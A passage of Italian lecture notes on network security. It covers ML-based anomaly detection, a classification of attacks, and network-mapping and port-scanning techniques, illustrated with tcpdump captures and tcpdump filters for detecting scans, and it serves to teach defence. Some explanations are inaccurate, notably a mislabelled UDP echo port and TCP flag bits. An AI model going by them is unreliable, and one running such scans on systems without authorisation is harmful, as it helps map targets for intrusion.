- **Reti neurali:** le reti neurali hanno il vantaggio di essere sistemi di classificazione universali. Sono basate su una struttura a grafo orientato, in cui ciascun nodo (**neurone**) e ciascun arco (interazioni fra neuroni), rappresentano il modo di comportarsi di un cervello. Il tipo di collegamento tra neuroni ne caratterizza il comportamento. Ogni neurone ha una soglia specifica di attivazione. Una rete neurale lavora a livelli, in input vengono inseriti dei dati riguardanti la rete in esame; questi dati vengono passati attraverso i vari livelli della rete neurale, sul layer di output viene restituita la classificazione.
- **Support Vector Machines (SVM):** una SVM è più primitiva rispetto alle reti neurali, può lavorare sia in logica binaria che in logica multi-classe. Il principio è andare ad imparare qual è il confine tra esempi che appartengono a classi diverse di campioni di addestramento. Funziona attraverso le proiezioni di esempi in uno spazio a n-dimensioni, in questo spazio si cerca di individuare un piano di separazione fra lo spazio degli eventi di una classe rispetto allo spazio degli eventi di un'altra. In uno spazio n-dimensionale non si parlerà più di linea di separazione ma di iperpiano di separazione. L'iperpiano di separazione tra eventi normali e anomali massimizza la sua distanza dagli esempi di training più vicini. Per usare una SVM bisogna scegliere una **funzione di kernel** che abbia la stessa valenza di una funzione di trasferimento nelle reti neurali. La funzione di Kernel caratterizza la capacità del SVM di risolvere un problema. Sia reti neurali che SVM necessitano di lavorare su una base di esempi pre-classificati, c'è bisogno di un esperto umano, o una macchina che certifichi dei campioni, che dica in maniera sicura che un campione appartiene a una classe o ad un'altra.

### **Problemi nei modelli supervisionati**

Lavorare con un modello supervisionato non è semplice, perché bisogna avere una ground truth, cioè una pre-classificazione affidabile. È usanza comune andare a creare dei dati di anomalie in modo artificiale, ad esempio con una rete disconnessa dal mondo esterno in cui viene generato del traffico di attacco di proposito. Fare questo però è semplicistico, perché è un modello che risente dell'artificialità. Un altro problema importante è quello dell'**underfitting** e dell'**overfitting**, cioè avere uno sbilanciamento nel set di addestramento tra campioni che descrivono eventi normali e anomalie. Il risultato di tale sbilanciamento è che il modello sarà bravo a riconoscere un caso piuttosto che un altro.

### **K-Nearest Neighbors**

Questa tecnica si basa sul concetto di avere un insieme di elementi pre-classificati ma non richiede una fase di addestramento del modello, perché nel momento in cui arriva un campione, calcola la distanza con i campioni noti e in ragione di una soglia rispetto alla distanza, lo classifica. Il parametro K sta ad indicare il numero di vicini da prendere in esame per la classificazione, va ad influenzare

le prestazioni e la precisione. Questo tipo di apprendimento è totalmente **instance-based**, cioè basata su esempi.

### Clustering per detection non supervisionata

In questo caso bisogna costruire un modello di training che non parte da dati precedentemente classificati ma da dati non etichettati su cui produrre degli outliers. Quando si opera in logica non supervisionata si utilizza la tecnica del **clustering**, cioè i punti nello spazio delle features vengono divisi in cluster omogenei, cioè features molto simili tra loro e, quindi, caratterizzate da una bassa **distanza**. Si possono usare diversi tipi di distanza, e in base alla distanza usata si potrebbero avere risultati diversi, alcuni esempi sono le distanze di Manhattan o distanze euclidee, anche note come norme. Ovviamente, non basta la distanza ma è anche necessaria una soglia che permette di raggruppare gli elementi in cluster. Quando viene usato il clustering per fare intrusion detection si parte da dati non labellati, vengono poi individuati i cluster che vengono poi confrontati con gli elementi in modo da individuare gli elementi malevoli. La creazione dei cluster avviene tramite algoritmi di clustering, il più semplice di tutti è K-means, esso prende in input le istanze come vettori reali, sulla base di questi valori rappresentati come punti si andranno a calcolare i valori per i nuovi punti, detti **centroidi** o media dei punti per ogni cluster. Le istanze vengono riassegnate ai cluster sulla base della distanza rispetto ai centroidi dei cluster attuali.

**I problemi dell'anomaly detection** I problemi dell'anomaly detection sono che andare ad individuare un'anomalia online significa andare a cercare il cosiddetto ago nel pagliaio. In questo momento è molto facile individuare attacchi che fanno molto rumore, noisy, rispetto ad attacchi che si nascondono nel traffico normale. L'obiettivo dell'anomaly detection sono gli attacchi zero-day. Le prestazioni fondamentali di queste architetture vengono valutate dal punto di vista architettonale, i parametri che caratterizzano le prestazioni di una soluzione di detection sono: quanto di questo sistema è implementato in hardware, cioè quanto del sistema non è implementato tramite strumenti general purpose ma attraverso chip sviluppati apposta (ASIC). Un altro elemento è il throughput che questo sistema garantisce, nell'ordine di quante decine di gigabit è in grado di garantire in maniera non blocking wirespeed. Un altro discorso importante è quanto questi sistemi sono resistenti rispetto ad attacchi. L'ultimo elemento è la presenza di **Single Point Of Failure**. Dal punto di vista algoritmico, le prestazioni sono caratterizzate dalla capacità di riconoscere in maniera giusta gli eventi, cioè situazioni di falsi positivi o falsi negativi. I parametri che caratterizzano le prestazioni sono:

- Detection rate:  $P(A|I)$  - capacità di individuare elementi
- False negative rate:  $P(\neg A|I)$
- False positive rate:  $P(A|\neg I)$
- True negative rate:  $P(\neg A|\neg I)$

È indispensabile che l'IPS non generi falsi negativi, perché significa che gli attacchi noti non vengono rilevati. Tutti questi elementi vengono rappresentati all'interno di una matrice chiamata **confusion matrix**, una matrice di quattro elementi che rappresenta nella prima diagonale i veri positivi e i veri negativi e nella seconda diagonale i falsi positivi e i falsi negativi.

# 4. Attacchi in rete

Dopo aver capito le architetture e gli strumenti per strutturare i sistemi di difesa, il modo migliore per riuscire a difendere una infrastruttura è capire le armi che il nemico ha a disposizione. Una delle strategie migliori per chi si difende è conoscere i vari tipi di attacchi, riconoscerli ed attuare le adeguate contromisure.

## 4.1 Classificazione degli attacchi

Innanzitutto gli attacchi si distinguono in: **attacchi attivi** e **attacchi passivi**. Vediamoli, adesso, in dettaglio:

- **Attacchi attivi:** gli attacchi attivi sono gli attacchi che sono percepibili e possono essere facilmente rilevati da un'attività di controllo che può essere manuale (esempio: analizzando il traffico con tcpdump e/o wireshark), oppure può essere automatica attraverso un sistema di IDS. Dal punto di vista degli attacchi attivi abbiamo una categoria essenzialmente benigna ed una categoria principalmente maligna.

Nella categoria benigna ci sono gli attacchi che sono attività prodromiche ad attività ostile, cioè attività di scansione attraverso cui l'attaccante esplora l'infrastruttura target di interesse per acquisire informazioni su quelli che possono essere possibili obiettivi di successivi attacchi. Attraverso queste attività di scansione l'attaccante è in grado non solo di individuare informazioni (ad esempio quante e quali sono le macchine dell'infrastruttura, etc...), ma può fare anche qualcosa di più sofisticato, cioè può effettuare anche un'analisi delle vulnerabilità dell'infrastruttura, cioè capire quali sono i servizi offerti dalle macchine individuate, quale è la struttura della rete, quali sono i servizi, e si riesce a fare anche quello che viene detto “**firewalking**”. Il firewalking consiste essenzialmente in un'attività di scansione molto sofisticata attraverso l'uso di particolari script e questa attività di scansione ci consente di capire quelle che sono le misure di protezione che sono applicate a difesa della nostra infrastruttura protetta (per esempio: se abbiamo un firewall con controllo accessi, un sistema di IDS, etc...) cioè ci si può rendere conto di quali sono le policy configurate (ci si può rendere conto se una porta è aperta o chiusa, etc...). Quindi tramite firewalking si possono ricostruire le ACL, la struttura della rete, i servizi offerti, costruendo, quindi, una visione generale del sistema di protezione. (avere questa visione da un punto di vantaggio per chi attacca, più si conosce l'infrastruttura da attaccare e più la stessa diventa vulnerabile, quindi meglio non esporre nessuna informazione circa i meccanismi di difesa con cui si protegge una infrastruttura che si gestisce).

Nella categoria maligna, invece, troviamo la logica della negazione del servizio (DoS – Denial of Service). Un DoS è un tipo di attacco che non mira ad esplorare, ma mira a danneggiare la funzionalità di chi sta offrendo dei servizi, compromettendo la disponibilità di apparati, di infrastrutture (connessioni di rete piuttosto che server), facendo in modo che i target coinvolti non siano più in grado di erogare il compito che deve svolgere. Lo scopo di questi attacchi è quello di bloccare, totalmente o parzialmente, l'erogazione di servizi (questa è la minaccia più pericolosa e difficile da gestire).

- **Attacchi passivi:** gli attacchi passivi, invece, sono caratterizzati dal fatto di avere una figura *man-in-the-middle* (c'è da precisare, però, che anche gli attacchi MITM possono avere una componente attiva). Un tipico attacco passivo è quello di *eavesdropping*, cioè di intercettazione, in cui non viene

influenzato/toccato/alterato il contenuto del traffico, ma compromette la privacy dello stesso. Quindi questa tipologia di attacchi sono orientati esclusivamente ad acquisire informazioni senza essere in nessun modo percepibili. Però nella stessa logica MITM si possono verificare degli attacchi che introducono una componente attiva, cioè piuttosto che basarsi solo sull'osservazione, viene messa in pratica quello che viene detto **hijacking** (ovvero dirottamento) che prevede di dirottare il traffico di una comunicazione end-to-end di due macchine che si parlano, su una componente di intervento che è il MITM (esempio: ARP spoofing). Questo prevede la compromissione del contenuto del traffico e alterare il flusso della comunicazione, compromettendone l'integrità.

### Evoluzione degli attaccanti

I potenziali attaccanti potrebbero essere: hacker (cracker), criminali solitari, attaccanti interni, spie industriali, attivisti, organizzazioni criminali, terroristi, infowarrior e forze dell'ordine. In particolare le forze dell'ordine potrebbero legittimamente condurre un attacco, per esempio quando hanno la necessità di intercettare la comunicazione tra criminali (white hat). I profili degli attaccanti negli ultimi tempi hanno subito una evoluzione molto significativa, passano da attività semplici vandalistiche, attività di esplorare certe situazioni, fino ad un profilo tipicamente industriale o criminale con interesse che possono coinvolgere la sicurezza nazionale.

### I modelli di attaccanti

Vediamo adesso come definire un modello di un attaccante. Il modello tradizionale è il modello **Dolev-Yao (DY)** in cui c'è un unico attaccante e le due parti che devono comunicare, e l'unico attaccante però può essere visto come un insieme di attaccanti collusi, come ad esempio un insieme di macchine che possono partecipare in maniera ostile nei confronti di una organizzazione che possiamo modellare come un unico attaccante con poteri maggiori.




Figura 46

Un altro tipico modello di attaccante è il modello **BUG (Bad, Ugly, Good)**, che si basa sul tipo di azioni che gli attaccanti intraprendono. Si può avere qualcuno che viola le regole, colluso o meno, qualcuno che si comporta in maniera diversa indipendentemente dal proprio interesse, e poi ci sono quelli che seguono le regole. Questo modello è più complesso rispetto al modello precedente e ci consente di avere maggiori sfumature nel caratterizzare il comportamento dei singoli personaggi coinvolti.

## 4.2 Networking scanning: tecniche di network mapping e port scanning

Vediamo, adesso, gli attacchi più semplici, ovvero gli attacchi di network scanning. Quando si vuole effettuare una scansione della rete, che costituisce il primo passo per qualsiasi tipo di attacco, si parte da una operazione di mappatura della rete. Quindi il primo passo è scansionare la rete individuando quali e quante macchine sono presenti; successivamente si è in grado di andare più in dettaglio sulle singole macchine ed effettuare un *vulnerability scan* sulle macchine stesse. Questo può essere fatto con strumenti molto semplici come il ping oppure usando strumenti più complessi che permettono di effettuare una esplorazione più granulare del perimetro di rete ed individuare i punti di vulnerabilità. Quindi dall'esterno si cerca di capire non solo quanti e quali sono i soggetti coinvolti, ma si cerca di capire anche la struttura della rete individuando, per esempio, la presenza di eventuali subnet, router intermedi, firewall, etc... ed una volta che si ha un quadro topologico generale della rete in cui si individua la lista delle macchine da esplorare e come sono organizzate, si può andare più in dettaglio, macchina per macchina, con attività di *port scan* e *vulnerability scan*, per individuare quelli che sono i servizi attivi su ogni macchina e poi andare a esplorare quelle che sono le vulnerabilità di questi servizi. Queste attività si effettuano in due casi: il caso in cui si ha il compito di comportarsi in maniera ostile (attacco) nei confronti di una infrastruttura (black hat), ed il caso in cui si effettua una attività di scansione ma si informa precedentemente l'organizzazione coinvolta perché si vuole effettuare allo scopo benevole (white hat) un network security assessment, cioè il compito è quello di scoprire le potenziali vulnerabilità di una infrastruttura che chiede di essere analizzata per condurre una analisi dei rischi.

Iniziamo, adesso, a vedere le più comuni tecniche di mappatura della rete (paragrafo 4.2.1), per poi passare alle tecniche di scansione delle porte (paragrafo 4.2.2).

### 4.2.1 Tecniche di network mapping

#### UDP Network Mapping

Una delle più note è quella che si basa sul servizio **UDP**, servizio ormai deprecato, in cui basta l'invio di pacchetti sulla porta 6 su una macchina qualsiasi e la macchina deve rispondere a ritroso. In questo modo si può esplorare, o in sequenza, o randomicamente, tutte le macchine che fanno parte di un certo netblock, e chi risponde vuol dire che la macchina relativa è presente, quindi se si manda un *echo request* ci si aspetta di ricevere un *echo reply*. Nell'immagine seguente è mostrata una cattura tcpdump dei pacchetti echo.

#### Tramite richieste UDP echo (port 7)

```
02:08:48.088681 slowpoke.mappem.com.3066 > 192.168.134.117.echo: udp 6
02:15:04.539055 slowpoke.mappem.com.3066 > 172.31.73.1.echo: udp 6
02:15:13.155988 slowpoke.mappem.com.3066 > 172.31.16.152.echo: udp 6
02:22:38.573703 slowpoke.mappem.com.3066 > 192.168.91.18.echo: udp 6
02:27:07.867063 slowpoke.mappem.com.3066 > 172.31.2.176.echo: udp 6
02:30:38.220795 slowpoke.mappem.com.3066 > 192.168.5.103.echo: udp 6
02:49:31.024008 slowpoke.mappem.com.3066 > 172.31.152.254.echo: udp 6
02:49:55.547694 slowpoke.mappem.com.3066 > 192.168.219.32.echo: udp 6
03:00:19.447808 slowpoke.mappem.com.3066 > 172.31.158.86.echo: udp 6
03:05:29.484029 slowpoke.mappem.com.3066 > 192.168.191.108.echo: udp 6
03:23:24.348176 slowpoke.mappem.com.3066 > 192.168.226.120.echo: udp 6
03:24:15.755411 slowpoke.mappem.com.3066 > 172.31.173.5.echo: udp 6 ...
```




Figura 47

### ICMP Network Mapping

Sullo stesso criterio si basa il protocollo ICMP, infatti tutte le macchine di default sono abilitate a rispondere al ping, a meno che un firewall non lo blocca. Infatti un firewall può riconoscere questo tipo di attacco di scansione individuando una serie di *echo-request* che arrivano progressivamente (a cui, poi, dovranno corrispondere i rispettivi *echo-reply*), e le macchine possono essere configurate in maniera tale da bloccare le risposte, ovvero gli echo-reply. Nell'immagine seguente è mostrata una cattura tcpdump dei pacchetti echo.

#### Invio ICMP-echo a una macchina alla volta con indirizzo sorgente non spoofato

```
01:00:38.861865 pinger.mappem.com > 192.168.6.1: icmp: echo request  
01:00:51.903375 pinger.mappem.com > 192.168.6.2: icmp: echo request  
01:01:04.925395 pinger.mappem.com > 192.168.6.3: icmp: echo request  
01:01:18.014343 pinger.mappem.com > 192.168.6.4: icmp: echo request  
01:01:31.035095 pinger.mappem.com > 192.168.6.5: icmp: echo request  
01:01:44.078728 pinger.mappem.com > 192.168.6.6: icmp: echo request  
01:01:57.098411 pinger.mappem.com > 192.168.6.7: icmp: echo request ...
```




Figura 48

### ICMP traceroute Network Mapping

E' possibile effettuare qualcosa di più interessante rispetto ad usare gli *echo-request* e gli *echo-reply*, cioè è possibile utilizzare il meccanismo su cui si basa il *traceroute* per effettuare delle scansioni verso tutti gli host della rete.




Figura 49

Quando si utilizzano i messaggi ICMP di notifica di errore “*destinazione non raggiungibile*” e “*tempo scaduto*”, che prendono parte al meccanismo del traceroute, è possibile sapere non solo se le macchine target rispondono, ma si riescono a percepire anche i passi di relay intermedi capendo, quindi, quali sono i router anteposti alle macchine da analizzare, andando a ricostruire parte della infrastruttura che si sta esplorando, quindi si riesce a capire chi sono i router e i firewall. Ma come si fa a percepire questo tipo di attività/attacco? Si può percepire rilevando una grande quantità di pacchetti UDP che vengono mandati su porte effimere; se poi si ha la possibilità di ispezionare profondamente questi pacchetti (per esempio con tcpdump) è possibile accorgersi che questi non solo vengono mandati su porte effimere, ma vengono inviati ripetutamente, dalla stessa destinazione, con dei TTL (presente nell'header IP del pacchetto) che variano; inoltre è possibile accorgersi di un attacco di questo tipo perché, se l'attacco ha successo, inizieranno ad arrivare a ritroso i messaggi ICMP “tempo scaduto”. Nell'immagine seguente è mostrata una cattura tcpdump dei pacchetti echo.

#### Evidenziato da serie di traceroute simultanei da più provenienze

```
10:32:24.722 north.mappem.com.38758 > ns.target.net.33476: udp 12
10:32:24.756 north.mappem.com.38758 > ns.target.net.33477: udp 12
10:32:24.801 north.mappem.com.38758 > ns.target.net.33478: udp 12
10:32:24.833 north.mappem.com.38758 > ns.target.net.33479: udp 12
10:32:24.944 north.mappem.com.38758 > ns.target.net.33481: udp 12

10:32:26.541 south.mappem.com.48412 > ns.target.net.33510: udp 12
10:32:26.745 south.mappem.com.48412 > ns.target.net.33512: udp 12
10:32:26.837 south.mappem.com.48412 > ns.target.net.33513: udp 12
10:32:26.930 south.mappem.com.48412 > ns.target.net.33514: udp 12
10:32:27.033 south.mappem.com.48412 > ns.target.net.33515: udp 12

10:32:26.425 east.mappem.com.58853 > ns.target.net.33490: udp 12
10:32:26.541 east.mappem.com.58853 > ns.target.net.33491: udp 12
10:32:26.744 east.mappem.com.58853 > ns.target.net.33493: udp 12
10:32:26.836 east.mappem.com.58853 > ns.target.net.33494: udp 12
10:32:26.930 east.mappem.com.58853 > ns.target.net.33495: udp 12
10:32:27.033 east.mappem.com.58853 > ns.target.net.33496: udp 12
```

Figura 50

E' possibile usare anche un filtro per capire se si sta verificando un traceroute network mapping, e tale filtro prevede di vedere 2 byte a partire dalla posizione 2 di un pacchetto UDP e andare a vedere quando si stanno usando delle porte effimere usate da traceroute, che vanno dalla 33000 alla 34999; in questo caso quando la destination port, che è rappresentata da 2 byte a partire dalla posizione 2, è maggiore o uguale a 33000 e minore o uguale a 34999, allora si ha una possibile evidenza che in qualche modo si sta facendo network mapping attraverso il traceroute. Inoltre un traceroute, come abbiamo visto in precedenza nel paragrafo 2.4, può essere bloccato anche da una ACL.

**Filtri tcpdump:**  
**udp and (udp[2:2] >= 33000) and (udp[2:2] <= 34999)**

#### TCP Stealth Network mapping

Tutte queste attività viste fino ad ora possono essere facilmente rilevate, basta un banale TCPdump o Wireshark per accorgersene. Ovviamente diventa interessante eseguire delle scansioni di rete che possono essere difficilmente rilevate (e quindi bloccate) utilizzando delle tecniche basate sul comportamento del protocollo TCP che sono molto più subdole e meno evidenti rispetto a quelle che ricorrono a meccanismi di *echo request/reply* (UDP, ICMP) e tali tecniche, nell'insieme vengono chiamate **TCP stealth network mapping**. Ovviamente si possono bloccare, con la clausola ESTABLISHED, le nuove connessioni dall'esterno verso l'interno, ovvero le connessioni che non fanno parte già di un flusso precedentemente prestabilito; però l'attaccante potrebbe agire in questo modo: invia un SYN, e se si fa un

netstat sulla macchina in questione si nota che è arrivato un SYN e che ci sta una connessione che si sta avviando, poi la vittima invia un SYN + ACK a ritroso, ma non arriva l'ACK del SYN + ACK e la connessione non si apre e viene chiusa (*TCP three-way handshaking*). Ma se, viceversa, l'attaccante manda direttamente un SYN + ACK, effettuando, quindi, un three-way handshaking malformato, in cui non c'è il SYN iniziale, ma c'è solo un SYN + ACK, il protocollo prevede che la vittima risponda con un reset (RST), e dal momento in cui c'è un SYN + ACK, l'host è obbligato a rispondere con un reset (RST), indipendentemente dal fatto che la porta coinvolta sia aperta oppure non aperta; in questo caso vuol dire che se l'host è presente allora risponderà




Figura 51

in qualche modo e quindi anche se non si ha la possibilità di fare il ping (echo-request), si può riuscire comunque a capire se un host è presente, perché se un host è presente, inviando un SYN + ACK si otterrà un RST, mentre se l'host non è presente allora non si avrà a ritroso nessun RST.

In questo esempio di cattura TCPdump mostrato nella figura sottostante, viene mostrato una scansione che ha successo, in cui viene inviata a partire dalla macchina attaccante (porta 62072) verso la macchina vittima (porta 80), un ACK iniziale (quindi fuori sequenza) e la vittima risponde all'attaccante con un reset (RST).

```

11:37:50.065 attacker > 172.21.165.1: icmp: echo request
11:37:50.065 attacker.62072 > 172.21.165.1.80: . ack 0 win 3072
11:37:50.075 172.21.165.1 > attacker: icmp: echo reply
11:37:50.075 172.21.165.1.80 > attacker.62072: R 0:0(0) win 0
  
```

Figura 52

Un host, però, non può rilevare gli ACK arrivati fuori sequenza, mentre un IDS si: basta utilizzare una stringa di filtraggio di questo tipo:

```

Filtro tcpdump: tcp and (tcp[13] & 0x10 != 0) and
                (tcp[13] & 0x04 = 0) and (tcp[8:4] = 0)
  
```

Ovvero i pacchetti TCP con il tredicesimo byte del pacchetto stesso in AND con 0x10 diverso da zero (SYN), AND, tredicesimo byte AND 0x04 uguale a zero (ACK), AND, valore del pacchetto TCP contenuto dei 4 byte a partire dall'ottavo byte, uguale a zero (indirizzo sorgente), vuol dire che si sta rilevando un attacco di tipo stealth.

Ovviamente la clausola *established* in una ACL è in grado di bloccare questo tipo di scan poiché riconosce l'ACK fuori sequenza.

## 4.2.2 Tecniche di port scanning

Queste viste fino ad ora sono tecniche di host scanning con cui si va a rilevare la presenza di uno specifico host sulla rete. Viceversa, quando si rileva la presenza di una macchina e si vuole conoscere/analizzare l'attività che questa svolge all'interno della propria rete di appartenenza, si ha la necessità di analizzare quali sono le porte aperte (TCP e UDP) per capire i servizi che essa offre: in questo caso si dice che si effettua una attività di **port scanning**. Tale attività serve non solo quali sono i servizi associati alle porte, ma anche per individuare eventuali vulnerabilità associate a tali servizi. Una porta si dice "in ascolto" ("listening") o "aperta" quando vi è un servizio, programma o processo che la usa. La progettazione ed il funzionamento di Internet si basa su una suite di protocolli internet, comunemente chiamato TCP/IP. In questo sistema gli hosts e i servizi di host utilizzano due componenti: un indirizzo IP e un numero di porta. Esistono 65536 numeri di porta distinti e utilizzabili. Molti servizi utilizzano una gamma limitata di numeri. Alcuni port scan scansionano solo i numeri di porta più comuni, o porte più comuni associate a servizi vulnerabili, su un determinato host. Inoltre TCP è un protocollo connection-oriented e tramite alcuni flag caratterizza i pacchetti che curano la connessione. Questi flag sono: SYN (richiesta di sincronizzazione), ACK (accusa di ricevuta), FIN (termine connessione), RST (rifiuto di connessione). Sfrutteremo tali flag allo scopo di sapere se un certo host è on line oppure se una certa porta è in listening. Il risultato della scansione di una porta rientra solitamente in una delle seguenti categorie:

- aperta (accepted): l'host ha inviato una risposta indicando che un servizio è in ascolto su quella porta,
- chiusa (denied): l'host ha inviato una risposta indicando che le connessioni alla porta saranno rifiutate (ICMP port-unreachable),
- bloccata/filtrata (dropped/filtered): non c'è stata alcuna risposta dall'host, quindi è probabile la presenza di un firewall o di un ostacolo di rete in grado di bloccare l'accesso alla porta impedendo di individuarne lo stato.

Ma come si fa ad effettuare un port scanning? Vediamo, adesso, alcune tecniche di port scanning:

### UDP port scanning

Tipicamente ci si basa sul discorso che le porte che non hanno associate un'applicazione, rispondono normalmente (se non filtrate da un firewall/router) con un messaggio di notifica errore ICMP del tipo "porta non raggiungibile" e quindi aspettando tale messaggio e mandando un pacchetto di scansione verso la specifica porta (nel caso dell'esempio di cattura TCPdump in figura 53, si sta inviando un pacchetto UDP sulla porta 516), se arriva a ritroso un ICMP "porta non raggiungibile" è evidente che la porta non ha associata nessuna applicazione.

```
Porta chiusa
11:40:36.445995 attacker.org.53160 > target.com.516: udp 0
11:40:36.455995 target.com > attacker.org:
icmp: 172.21.165.150 udp port 516 unreachable
```

Figura 53

Viceversa, se la porta è aperta, tipicamente non si riceve nessuno risposta, e questo vuol dire che c'è un processo che sta in ascolto ed è in attesa di informazione (si noti, però, che questa circostanza potrebbe anche significare che vi è un firewall che ha bloccato a ritroso il messaggio ICMP "porta non raggiungibile"). Ecco un esempio di cattura di questa situazione con TCPdump:

```
Porta aperta
11:40:36.855995 attacker.org.53160 > target.com.514: udp 0
11:40:37.005995 attacker.org.53161 > target.com.514: udp 0
11:40:37.165995 attacker.org.53160 > target.com.514: udp 0
11:40:37.255995 attacker.org.53161 > target.com.514: udp 0
```

Figura 54

Si consideri, però che il protocollo UDP è un protocollo “inaffidabile”, quindi le informazioni ottenute tramite un UDP port scanning, sono relativamente affidabili.

**TCP port scanning** Se, invece, si vuole effettuare una scansione per rilevare servizi offerti al livello del protocollo TCP, allora il tipo di scansione più banale è cercare di aprire una connessione mediante un three-way handshaking, quindi se una porta è aperta, dopo il SYN iniziale inviato dall’attaccante, transita a ritroso un SYN + ACK da parte della vittima, ed infine una volta aperta la connessione essa viene chiusa immediatamente; quindi si aspetta solo l’apertura della connessione e poi c’è la doppia chiusura, una da un lato e una dall’altro, con i rispettivi FIN (mezza chiusura o chiusura four-way). Questo scenario permette di rilevare questo tipo di scansione, quindi se una porta è aperta allora essa risponderà al SYN con un SYN + ACK, e nel momento in cui viene inviato un ACK come conseguenza del SYN + ACK, si manda un FIN per chiudere il tutto. Se, invece, la porta è chiusa allora al SYN iniziale la macchina legittimamente risponde con RST. Da specificare che l’attaccante tipicamente effettua una scansione massiva, a tappeto, su tutte le 65535 porte possibili. Questa scansione lascia le sue tracce che sono facilmente rilevabili tramite logging con un IDS (ma anche a livello della singola macchina), tipicamente, infatti, una connessione aperta ed immediatamente terminata è un segnale che si è soggetti al TCP port scanning (Questo descritto è detto attacco **TCP Connect scan**).

**Porta aperta (ammette connessioni)**

```
scanner.8831 > target.514: S 3209086149:3209086149(0)
target.514 > scanner.8831: S 1346112000:1346112000(0) ack 3209086150
scanner.8831 > target.514: . ack 1346112001
scanner.8831 > target.514: F 3209086150:3209086150(0) ack 1346112001
target.514 > scanner.8831: . ack 3209086151
scanner.514 > target.8831: F 1346112001:1346112001(0) ack 3209086151
target.8831 > scanner.514: . ack 1346112002
```

**Porta chiusa (non ammette connessioni)**

```
scanner.12441 > target.516: S 1573861375:1573861375(0)
target.516 > scanner.12441: R 0:0(0) ack 1573861376
```

Figura 55

E’ possibile anche evitare lo stabilirsi di un three-way handshaking per evitare che la connessione venga loggata, quindi si cerca di abortire la connessione in origine, evitando di completare l’handshaking iniziale; quindi se la porta è chiusa allora funziona come descritto precedentemente (invio di un RST), mentre se una porta è aperta, l’attaccante invia un SYN iniziale, poi riceve dalla vittima un SYN + ACK a ritroso, e poi l’attaccante stesso invece di inviare un ACK di risposta al SYN + ACK, invia un RST (reset) in modo tale che la connessione viene chiusa. Tipicamente questi tentativi con scansione non sono soggetti al logging perché non completano l’handshaking iniziale, ma sono comunque rilevabili da una analisi effettuata da un IDS, poiché esso percepisce una anomala attività in termini volumetrici in cui su una stessa macchina vengono scansite in sequenza oppure in ordine sparso (si può randomizzare) un numero elevato di porte, tipicamente 65535, e questo stesso processo viene ripetuto su più macchine, e quindi un IDS che ha una visione globale dell’intera rete può facilmente accorgersene (Questo descritto è detto attacco **TCP SYN scan**).

**Porta aperta (accetta connessioni)**

```
scanner.52894 > target.514: S 3900690976:3900690976(0)
target.514 > scanner.52894: S 1379776000:1379776000(0) ack 3900690977
scanner.52894 > target.514: R 3900690977:3900690977(0)
```

**Porta chiusa (non accetta connessioni)**

```
scanner.52894 > target.516: S 3900690976:3900690976(0)
target.516 > scanner.52894: R 0:0(0) ack 3900690977
```

Figura 56

Per bloccare facilmente questo tipo di scansioni viste basta applicare in una ACL la clausola ESTABLISHED, perché utilizzandola non viene ammesso nessun SYN in ingresso che non sia associato al ritorno relativo a connessioni che hanno già superato un three-way handshaking. In ogni caso per percepire questo tipo di attacco si può utilizzare TCPdump andando a vedere che ad eccezione dei server della rete interna c’è qualcuno che invia una grande quantità di SYN in ingresso (mediante un filtro TCPdump).

```
Traccia tutte le connessioni SYN in ingresso a porte su cui non ci si aspetta traffico
tcp and (tcp[13] & 0x02 != 0) and (tcp[13] & 0x10 = 0) and
(not dst port 53) and (not dst port 80)
and (not dst port 25) and (not dst port 21)
```

**Non SYN-ACK-RST scannings**

